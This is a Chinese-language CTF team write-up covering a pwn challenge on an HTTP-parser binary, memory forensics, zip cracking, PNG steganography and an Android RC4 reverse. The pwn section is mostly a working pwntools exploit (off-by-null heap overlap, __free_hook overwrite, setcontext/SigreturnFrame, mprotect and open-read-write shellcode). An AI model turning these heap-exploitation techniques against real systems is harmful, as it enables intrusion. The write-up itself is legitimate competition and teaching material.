# 队伍信息

|  |  |
| --- | --- |
| 队伍名称 | 星河 |
| 领队联系方式 | 13548962540 |
| 队员信息 | 施禹 |
| 李吉哲 |
| 刘思鹏 |
| 鞠翔宇 |

# 解题过程

## 2.1 pwn1httpparser


### flag:

### 解题思路说明：


http服务，加了堆菜单，思路是先逆向数据包格式，然后封装函数，利用漏洞拿到flag即可，这类题难度一般不大，都难在逆向。

### 解题过程：

逆向出来的格式，和真实协议差不多，ida attach上去之后动调，加上之前看过httpd的源码，经过湖湘杯的httpd敲打，逆向起来还是非常吃力了。。。上午就光逆向了。



然后找到漏洞



存在一个off\_by\_one，照着这里打，然后orw就行，2.27的libc不用考虑置换rdx

from pwn import \*

context.log\_level = 'debug'

context.arch = 'amd64'

#----------------------------------------------

sa = lambda s,n : sh.sendafter(s,n)

sla = lambda s,n : sh.sendlineafter(s,n)

sl = lambda s : sh.sendline(s)

sd = lambda s : sh.send(s)

rc = lambda n : sh.recv(n)

ru = lambda s : sh.recvuntil(s)

ti = lambda : sh.interactive()

#----------------------------------------------

http\_packet = '''GET /{} HTTP/1.1\r\n

Host: Epiphany\r\n

User-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:91.0) Gecko/20100101 Firefox/91.0\r\n

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,\*/\*;q=0.8\r\n

Accept-Language: en-US,en;q=0.5\r\n

Accept-Encoding: gzip, deflate\r\n

Connection: close\r\n

Content-Length\r\n

'''

sh = process("./pwn1")

# sh = remote("10.75.1.22",'58012')

libc = ELF("./libc.so.6")

def login():

http\_packet = '''POST /login HTTP/1.1\r\nHost: Epiphany\r\nAccept-Encoding: gzip, deflate\r\nConnection: close\r\nUsername: C4oy1\r\nPassword: 123\r\nContent-Length: {}\r\n\r\nUsername=C4oy1&Password=123\r\n'''.format(0x1e)

sla("test> ", http\_packet)

def add(c):

http\_packet = '''POST /create HTTP/1.1\r\nHost: Epiphany\r\nAccept-Encoding: gzip, deflate\r\nConnection: close\r\nContent-Length: {}\r\n\r\n{}'''.format(len(c)+1,c)

sla("test> ", http\_packet)

def edit(idx,c):

http\_packet = '''POST /edit HTTP/1.1\r\nHost: Epiphany\r\nAccept-Encoding: gzip, deflate\r\nConnection: close\r\nIdx: {}\r\nContent-Length: {}\r\n\r\n{}'''.format(idx,len(c),c)

sa("test> ", http\_packet)

def edit11(idx,c):

http\_packet = '''POST /edit HTTP/1.1\r\nHost: Epiphany\r\nAccept-Encoding: gzip, deflate\r\nConnection: close\r\nIdx: {}\r\nContent-Length: {}\r\n\r\n{}'''.format(idx,0x62,c)

sa("test> ", http\_packet)

def edit22(idx,c):

http\_packet = '''POST /edit HTTP/1.1\r\nHost: Epiphany\r\nAccept-Encoding: gzip, deflate\r\nConnection: close\r\nIdx: {}\r\nContent-Length: {}\r\n\r\n{}'''.format(idx,0x6,c)

sa("test> ", http\_packet)

def delete(idx):

http\_packet = '''POST /delete HTTP/1.1\r\nHost: Epiphany\r\nAccept-Encoding: gzip, deflate\r\nConnection: close\r\nIdx: {}\r\nContent-Length: 0\r\n\r\n'''.format(idx)

sla("test> ", http\_packet)

def show(idx):

http\_packet = '''POST /show HTTP/1.1\r\nHost: Epiphany\r\nAccept-Encoding: gzip, deflate\r\nConnection: close\r\nIdx: {}\r\nContent-Length: 0\r\n\r\n'''.format(idx)

sla("test> ", http\_packet)

def replace0(s):

r = ''

for i in s:

if i == '\0':

r += 'a'

else:

r += i

return r

login()

'''

gdb.attach(sh, "b \*$rebase(0x00000000000280C))

pause()

'''

add('a'\*0x450)

add('b'\*0xa0)

delete(0)

add('a'\*0x450)

show(0)

libc\_base = u64(ru('\x7f')[-6:].ljust(8,b'\0')) - 0x3ebca0

free\_hook = libc\_base + libc.sym['\_\_free\_hook']

set\_context = libc\_base + libc.sym['setcontext'] + 53

mprotect = libc\_base + libc.sym['mprotect']

print(hex(libc\_base))

#off by null

add('a'\*0x67)

add('a'\*0x67)

add('a'\*0xf7)

for i in range(8):

add('a'\*0xf7)

for i in range(7):

delete(5+i)

for i in range(8):

edit(3, 'b'\*(0x68-i))

edit11(3, 'b'\*0x60+p64(0x70\*2+0x460+0xb0))

delete(0)

delete(4)

delete(1)

add('a'\*0x450)

add('a'\*0x20)

edit(1, p32(free\_hook & 0xffffffff) + p16((free\_hook >> 32) &0xffff))

add('a'\*0xa0)

add('a'\*0xa0)

edit(5, p32(set\_context & 0xffffffff) + p16((set\_context >> 32) &0xffff))

payload = p64(set\_context) + p64(free\_hook+0x10)

sig = SigreturnFrame()

sig.rdi = free\_hook & (~0xfff)

sig.rsi = 0x2000

sig.rdx = 7

sig.rip = mprotect

sig.rsp = free\_hook+0x10

shellcode = shellcraft.open('./flag',0)

shellcode += shellcraft.read(3,free\_hook+0x200,0x50)

shellcode += shellcraft.write(1,free\_hook+0x200,0x50)

sc = asm(shellcode)

payload = p64(set\_context) + p64(free\_hook+0x10) + str(sig)[0x10:] + sc

print()

sc\_addr = free\_hook + 0x28

# gdb.attach(sh, "b \*$rebase(0x00000000000280C)\nc\n")

pause()

edit(5, 'a'\*8+p32(mprotect & 0xffffffff) + p16((mprotect >> 32) &0xffff) +'a'\*2 + p32(sc\_addr & 0xffffffff) + p16((sc\_addr >> 32) &0xffff)+'a'\*0x12 + sc)

edit(5, 'a'\*8+p32(mprotect & 0xffffffff) + p16((mprotect >> 32) &0xffff) +'a'\*2 + p32(sc\_addr & 0xffffffff) + p16((sc\_addr >> 32) &0xffff)+'a')

edit(5, 'a'\*8+p32(mprotect & 0xffffffff) + p16((mprotect >> 32) &0xffff) +'a'\*2 + p32(sc\_addr & 0xffffffff) + p16((sc\_addr >> 32) &0xffff))

edit(5, 'a'\*8+p32(mprotect & 0xffffffff) + p16((mprotect >> 32) &0xffff) +'a')

edit(5, 'a'\*8+p32(mprotect & 0xffffffff) + p16((mprotect >> 32) &0xffff))

edit(5, 'a'\*7)

edit(5, p32(set\_context & 0xffffffff) + p16((set\_context >> 32) &0xffff))

tmp = replace0(str(sig))

edit(0,tmp)

edit(0,tmp[:0xaf])

edit(0,tmp[:0xae])

edit(0,tmp[:0xa7])

edit(0,tmp[:0xa6])

for i in range(0x7):

edit(0,tmp[:0x8f-i])

for i in range(0x6):

edit(0,tmp[:0x77-i])

edit(0,tmp[:0x6f])

edit(0,tmp[:0x6e])

edit(0,tmp[:0x68])

'''

edit(0,tmp[:0x6f])

edit(0,tmp[:0x6e])

edit(0,tmp[:0x67])

edit(0,tmp[:0x66])

for i in range(0x6):

edit(0,tmp[:0x5f-i])

for i in range(0x16):

edit(0,tmp[:0x48-i])

for i in range(0x3):

edit(0,tmp[:0x31-i])

for i in range(0x24):


edit(0,tmp[:0x24-i])

'''


delete(0)

ti()

注意的是后面不知道为啥有个截断，所以用了一些小trick绕过。



本地



远程


## 2.2 xpxp1.raw

### flag:

### 解题思路说明：

这是一个取证的题，取证的一般思路解就可以了

### 解题过程：



Dump出notepad的东西

找到几处关键的东西

According to Homer's epic, the hero Achilles is the precious son of the mortal Polus and the beautiful fairy Thetis. It is said that her mother Tethys carried him upside down into the Styx river when he was just born, so that he could be invulnerable. Unfortunately, due to the rapid flow of the Ming River, his mother didn't dare to let go of his heel. The heel held by his mother was accidentally exposed outside the water, so the heel was the most vulnerable place, leaving the only "dead hole" in his body, so he buried the disaster. When he grew up, Achilles fought bravely. When he went to attack the city of Troy (the story of Trojan horse slaughtering the city), the brave Achilles singled out the Trojan general Hector, killed him and dragged his body to demonstrate. But later, after conquering Troy, Achilles was attacked by an arrow by Hector's brother-in-law Paris and hit his ankle - the hero fell to the ground and died at the moment of shaking. ankle, ankle, I love ankle.The password is ??k1eAn???

还有一处

f = open('./flag.zip', 'rb').read()

new = open('./fffflllaag.dat', 'ab')

letter = ''

secret = int(letter,16)

print(secret) k1eAn

for i in f:

n = int(i) ^ secret

new.write(int(n).to\_bytes(1, 'big'))

可以看出来，给了一个passwd，然后给了加密函数和文件名字，于是直接搜flag

然后搜索到了fffflllaag.dat



需要还原secret才可以得到源文件，这里还找到了一张图片，

但是没解出来，看了一下密钥一个字节，于是直接爆破。



255个压缩包，对照压缩包格式，到第十个的时候发现符合。


就拿到了flag.zip，然后解压的时候密码少了五位，二前面提到了最爱ankle，emm这里刚好是


??k1eAn???直接试出来密码。

获得flag.txt，（压缩包密码是Ank1eAnk1e直接猜出来的）说这个是egg1的答案，然后

卡了很久，回头又看了一下cmdline，发现有个egg1.rtf，藏得好深。

Dump出来后是个文档，打开说flag是md5(egg1的答案)





## 2.3 zipcrack2（忘了名字了）

**解题思路说明：**简单的伪加密+明文攻击。

工具一把梭




## 2.4 PNGCracker

### 解题思路说明： 直接隐写+解密png

### 解题过程：


给了图片，010看了一下有压缩包，binwalk解出来，但是压缩包需要密码



原图片拉长看到了密码（改了高）

cr4ckthisP4ssworD!@#

拿出了misc.png然后根据提示直接stego看一下，绿通道有东西




2.5 crackme2\_apk1

### 解题思路说明：


apk逆向，直接看代码即可

### 解题过程：

check



encode



明显的RC4特征，直接跑存好的脚本

import base64

def rc4\_main(key = "init\_key", message = "init\_message"):

print("RC4解密主函数调用成功")

print('\n')

s\_box = rc4\_init\_sbox(key)

crypt = rc4\_excrypt(message, s\_box)

return crypt

def rc4\_init\_sbox(key):

s\_box = list(range(256))

print("原来的 s 盒：%s" % s\_box)

print('\n')

j = 0

for i in range(256):

j = (j + s\_box[i] + ord(key[i % len(key)])) % 256

s\_box[i], s\_box[j] = s\_box[j], s\_box[i]

print("混乱后的 s 盒：%s"% s\_box)

print('\n')

return s\_box

def rc4\_excrypt(plain, box):

print("调用解密程序成功。")

print('\n')

plain = base64.b64decode(plain.encode('utf-8'))

plain = bytes.decode(plain)

res = []

i = j = 0

for s in plain:

i = (i + 1) % 256

j = (j + box[i] + 136) % 256

box[i], box[j] = box[j], box[i]

t = (box[i] + box[j]) % 256

k = box[t]

res.append(chr(ord(s) ^ k))

print("res用于解密字符串，解密后是：%res" %res)

print('\n')

cipher = "".join(res)

print("解密后的字符串是：%s" %cipher)

print('\n')

print("解密后的输出(没经过任何编码):")

print('\n')

return cipher

# # target = [205, 'R', 't', 'z', 30, '\b', '\b', 224, 'W', ';', 24, 153, 175, '=', 29, 148, 21, '%', 'g', '[', 'd', 'S', 31, ';', 220, 162, 'F', '6', 211, 253, 190, '3']

# target = [205, 82, 116, 122, 30, 8, 8, 224, 87, 59, 24, 153, 175, 61, 29, 148, 21, 37, 103, 91, 100, 83, 31, 59, 220, 162, 70, 54, 211, 253, 190, 51]

# for i in range(len(target)):

# print(hex(target[i]))

# print(target)

0xcd,0x52,0x74,0x7a,0x1e,0x8,0x8,0xe0,0x57,

0x3b,0x18,0x99,0xaf,0x3d,0x1d,0x94,0x15,0x25,

0x67,0x5b,0x64,0x53,0x1f,0x3b,0xdc,0xa2,0x46,

0x36,0xd3,0xfd,0xbe,0x33

a=[0xcd,0x52,0x74,0x7a,0x1e,0x8,0x8,0xe0,0x57,

0x3b,0x18,0x99,0xaf,0x3d,0x1d,0x94,0x15,0x25,

0x67,0x5b,0x64,0x53,0x1f,0x3b,0xdc,0xa2,0x46,

0x36,0xd3,0xfd,0xbe,0x33]

s=""

for i in a:

s+=chr(i)

s=str(base64.b64encode(s.encode('utf-8')), 'utf-8')

rc4\_main("happygame", s)

FakeUpload1


## 2.6 FakeUpload1

